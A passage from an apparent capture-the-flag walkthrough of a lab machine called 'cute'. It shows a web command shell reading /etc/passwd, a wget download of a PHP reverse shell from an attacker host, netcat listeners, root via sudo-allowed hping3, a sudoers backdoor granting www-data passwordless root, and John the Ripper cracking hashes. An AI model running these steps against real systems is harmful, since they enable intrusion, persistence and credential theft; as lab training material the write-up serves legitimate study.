
- Notice that breaking out of current directory is not allowed from **/var/www/html/**uploads:



```
command > pwd
/var/www/html/uploads

command > cd ..


command > pwd
/var/www/html/uploads

command >
```


- However, execution of other command located from outside this directory is trivial:

Command:	**cat /etc/passwd**




```
command > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:116::/var/lib/saned:/usr/sbin/nologin
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
fox:x:1000:1000:fox,,,:/home/fox:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:110:118:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:111:119::/var/spool/postfix:/usr/sbin/nologin
courier:x:112:121::/var/lib/courier:/usr/sbin/nologin
fetchmail:x:113:65534::/var/lib/fetchmail:/bin/false

command >
```

With these operations, breaking out of the restricted directory is trivial:



```
command > wget http://192.168.56.102:9090/php-reverse-shell.php


command > ls -al
total 24
drwxrwxrwx 2 www-data users    4096 Apr 17 23:19 .
drwxr-xr-x 9 www-data users    4096 Sep 18  2020 ..
-rw-r--r-- 1 www-data www-data   39 Apr 17 22:04 avatar_TewtPwrx2x_TewtPwrx2x.php
-rw-r--r-- 1 www-data www-data  336 Apr 17 21:29 avatar_cj_simple-backdoor2.php
-rw-r--r-- 1 root     root        0 Sep 18  2020 index.html
-rw-r--r-- 1 www-data www-data 5493 Apr 18  2023 php-reverse-shell.php

command > chmod +x php-reverse-shell.php


command > ls -al
total 24
drwxrwxrwx 2 www-data users    4096 Apr 17 23:19 .
drwxr-xr-x 9 www-data users    4096 Sep 18  2020 ..
-rw-r--r-- 1 www-data www-data   39 Apr 17 22:04 avatar_TewtPwrx2x_TewtPwrx2x.php
-rw-r--r-- 1 www-data www-data  336 Apr 17 21:29 avatar_cj_simple-backdoor2.php
-rw-r--r-- 1 root     root        0 Sep 18  2020 index.html
-rwxr-xr-x 1 www-data www-data 5493 Apr 18  2023 php-reverse-shell.php

command > ./php-reverse-shell.php


command > php php-reverse-shell.php
```



```
www-data@cute:/var/www/html$ export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
<al/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
www-data@cute:/var/www/html$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@cute:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 4567

┌──(root㉿kali)-[~]
└─# stty raw -echo ; fg ; reset
[1]  + continued  nc -lvnp 4567

www-data@cute:/var/www/html$
```


Privilege Escalation

Using **LinPeas** for Privilege Escalation:

- Files tested to escalate privilege:
  - /usr/sbin/hping3 -> SUID


Utilizing SUID bit enabled binaries

- Binaries user **'www-data'** are allowed to execute:



```
www-data@cute:/home/fox$ sudo -l
Matching Defaults entries for www-data on cute:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on cute:
    (root) NOPASSWD: /usr/sbin/hping3 --icmp
www-data@cute:/home/fox$
```


Pentesters are allowed as user **'www-data'** to execute **'hping3'** with root privilege:



```
bash-5.0$ whoami
www-data
bash-5.0$ exit
exit
hping3> exit
www-data@cute:/home/fox$ /usr/sbin/hping3
hping3> whoami
root
```

Using **/usr/sbin/hping3** -> SUID as it is available to user **'www-data'** without password for execution.

- Possible Password Hashes:
  - **dcb8189a0eaf7a690a67785a7299be60** -> user 'fox'




```
www-data@cute:/home/fox$ ls -al
total 32
drwxr-xr-x 3 fox  fox  4096 Sep 23  2020 .
drwxr-xr-x 3 root root 4096 Sep 17  2020 ..
-rw——————— 1 fox  fox    18 Sep 23  2020 .bash_history
-rw-r--r-- 1 fox  fox   220 Sep 17  2020 .bash_logout
-rw-r--r-- 1 fox  fox  3526 Sep 17  2020 .bashrc
-rw-r--r-- 1 fox  fox   807 Sep 17  2020 .profile
drwx—————— 5 fox  mail 4096 Sep 17  2020 Maildir
-rw-r--r-- 1 root root   33 Sep 18  2020 user.txt
www-data@cute:/home/fox$ cat user.txt
dcb8189a0eaf7a690a67785a7299be60
```

  - **0b18032c2d06d9e738ede9bc24795ff2** -> user 'root'

Escalating privilege to user **'root'** by executing:

Command:	**/bin/bash -p**



```
bash-5.0# cd /root
bash-5.0# ls -al
total 32
drwx——————  3 root root 4096 Sep 23  2020 .
drwxr-xr-x 18 root root 4096 Sep 17  2020 ..
-rw———————  1 root root   70 Sep 23  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw———————  1 root root   36 Sep 17  2020 .lesshst
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Sep 17  2020 localweb
-rw———————  1 root root   33 Sep 18  2020 root.txt
```


- The next task now is to figure out the credentials for the users in order to check their emails from the **pop3** service.

Modifying /etc/sudoers file

The root shell acquired from **'hping3'** utility only use the **effective UID** of the user **'root'** passed on **'hping3'**. Essentially, the username is still **'www-data'**.

- With this, having full shell with user **'root'** will not just have its **effective UID** but also its **user ID**.


Command:	**sudo php php-reverse-shell.php**



```
bash-5.0# ls -al
total 836
drwxrwxrwt  2 root     root       4096 Apr 18 02:41 .
drwxr-xr-x 18 root     root       4096 Sep 17  2020 ..
-rwxrwxrwx  1 www-data www-data 825788 Apr 13 22:01 linpeas.sh
-rw-r--r--  1 www-data www-data   1882 Apr 18 01:27 passwd
-rwxrwxrwx  1 root     root       5496 Apr 18  2023 php-reverse-shell.php
-rw-r-----  1 root     shadow     1245 Apr 18  2023 shadow
-r--r-----  1 root     root        735 Apr 18  2023 sudoers
bash-5.0# sudo php php-reverse-shell.php
bash-5.0# PHP Notice:  Undefined variable: daemon in /tmp/php-reverse-shell.php on line 184
Successfully opened reverse shell to 192.168.56.102:4568
```


- Note that if threat actors execute the same reverse shell without modifying the **sudoers**, they will receive the shell under the user **'www-data'** because it is the user 'www-data's context they acquired the **webshell** with.

Received shell:




```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4568
listening on [any] 4568 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 41738
Linux cute.calipendula 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
 02:42:50 up  8:23,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# 
```

Upgrade the shell:



```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@cute:/# export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
root@cute:/# export TERM=xterm-256color
export TERM=xterm-256color
root@cute:/# ^Z
zsh: suspended  nc -lvnp 4568

┌──(root㉿kali)-[~]
└─# stty raw -echo ; fg ; reset
[1]  + continued  nc -lvnp 4568

root@cute:/# 
```

- Assumptions:
  - The **"/etc/sudoers"** file was modified. This was possible because threat actors were able to acquire the user **'root's effective UID** from **hping3** utility that allows access and modify the **/etc/sudoers**.
- Modify the '**/etc/sudoers**':
  - Both users **'root'** and **'www-data'** such that when elevating privilege through the **'sudo'** utility, they do not have to provide the password.



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin://sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) NOPASSWD: ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
www-data ALL=(ALL) NOPASSWD: ALL

#includedir /etc/sudoers.d
```


- Threat actors may want to do this assuming they do not have passwords for these to begin with.

Note: You can also do the same with crontabs.

Getting User's Password


Password Cracking

Crack the password hashes using **John the Ripper**:



```
┌──(root㉿kali)-[~/cutenews_exploit]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:40 0.48% (ETA: 17:16:40) 0g/s 2040p/s 4080c/s 4080C/s lorena123..janson
0g 0:00:02:02 1.45% (ETA: 17:16:36) 0g/s 2006p/s 4016c/s 4016C/s fallen12..emothera
0g 0:00:04:43 3.35% (ETA: 17:17:31) 0g/s 1965p/s 3931c/s 3931C/s 15011980..1435333
0g 0:00:11:40 8.54% (ETA: 17:13:13) 0g/s 1965p/s 3931c/s 3931C/s princessess..princess.3
```

- This technique is only effective if you have a good wordlist.




```
┌──(kali㉿kali)-[~/labs/cute]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/25
6 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:33 4.08% (ETA: 19:30:03) 0g/s 2023p/s 4047c/s 4047C/s cuteabby..cuchulainn
0g 0:00:05:34 4.10% (ETA: 19:30:04) 0g/s 2023p/s 4047c/s 4047C/s cooldragon..connects
